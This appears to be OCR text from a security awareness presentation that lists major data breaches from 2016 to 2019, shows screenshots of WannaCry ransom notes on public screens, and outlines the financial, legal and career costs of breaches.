

2019
Blank Media Games
Blur
LocalBlox
MBM Company
MyHeritage
Health South East
CMS
Facebook
Dixons Carphone
Google+
Orbitz
Quora
100,000,000
SKY Brasil
T-Mobile
Careem
Amazon
Chinese resume leak
Firebase
100,000,000
High Tail Hall
Marriott Hotels
383,000,000
Nametests
120,000,000
NMBS
Saks and Lord & Taylor
Ticketmaster
Twitter
330,000,000
Urban Massage
Vision Direct
2018
British Airways
Amazon
Cathay Pacific Airways
Dell
Grindr
Facebook
50,000,000
Panerabread
Texas voter records
WordPress
Newegg
ViewFines
TicketFly
Healthcare.gov
MyFitnessPal
150,000,000
Wonga
Zomato
GovPayNow.com
Imgur
Malaysian medical practitioners
Viacom
Waterly
Uber
57,000,000
2017
Bell
Cellebrite
CEX
DaFont
Disqus
Equifax
143,000,000
Hong Kong Registration & Electoral Office
Instagram
Malaysian telcos & MVNOs
RootsWeb
Snapchat
SVR Tracking
Swedish Transport Agency
TIO Networks
Weebly
Yahoo
Fling
Mutuelle Generale de la Police
Linux Ubuntu forums
Mossack Fonseca
World Check
KM.ru & Nival
Turkish citizenship database
Quest Diagnostics
PayAsUGym
Red Cross Blood Service
Telegram
uTorrent
Yahoo
500,000,000
2016
Banner Health
ClixSense
Dailymotion
Brazzers
Clinton campaign
Friend Finder Network
412,000,000
LinkedIn
117,000,000
MySpace
164,000,000
Philippines' Commission on Elections
Syrian government
Dropbox
Interpark
Mail.ru
Tumblr



EVERYBODY WANTS ONE...


Desigual


Ooops, your files have been encrypted!
What Happened to My Computer?
Can I Recover My Files?
How Do I Pay?
bitcoin
Check Payment
Decrypt
WHAT'S ON
DINING
eQUEUE
FIND A STORE
INFORMATION
CONTACT US
FIND TIONG BAHRU PLAZA ON
GET DEALS & PROMOS
Tiong Bahru Plaza!
Mall Operation Hours: 10am to 10pm


DB
Abfahrt Departure


Ooops, your files have been encrypted!
Что случилось с моим компьютером?
Можно ли восстановить файлы?
Как мне оплатить?
Payment will be raised on
5/15/2017 13:10:26
Time Left
02:21:51:48
Your files will be lost on
5/19/2017 13:10:26
Time Left
06:21:51:48
bitcoin
ACCEPTED HERE
Send $300 worth of bitcoin to this address:
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
Copy
Check Payment
Decrypt


DiscoveryHD
Turno
Turno
Turno
Turno
Módulo
Módulo
movistar


@土京燃

YOUR COSTS

- The investigation of the incident
- Cost of remediating the findings
- Cost to recover
- Communications costs (PR, Media, Customer response)
- Potential legal fees
- Compliance penalties that could be leveraged

MORE COSTS...

- Loss of revenue
- Customer attrition
- Stock valuation

COST OF BREACHES

After data breaches, Verizon knocks $350M off Yahoo sale, now valued at $4.48B

Posted Feb 21, 2017 by Ingrid Lunden (@ingridlunden)

Next St

COST OF NO ENCRYPTION

News › Business › Business News

TalkTalk given record fine over data breach that led to data theft of nearly 157,000 customers

The personal data of 156,959 customers including names, addresses, dates of birth, phone numbers were stolen

Zlata Rodionova | Wednesday 5 October 2016 13:00 BST | 3 comments


Like Click to follow The Independ

SO, WHO GOT THE PINK SLIP?

THE CISO "RETIRED"

THE CIO "RETIRED"

THE CEO "RETIRED"





COMPLIANCE

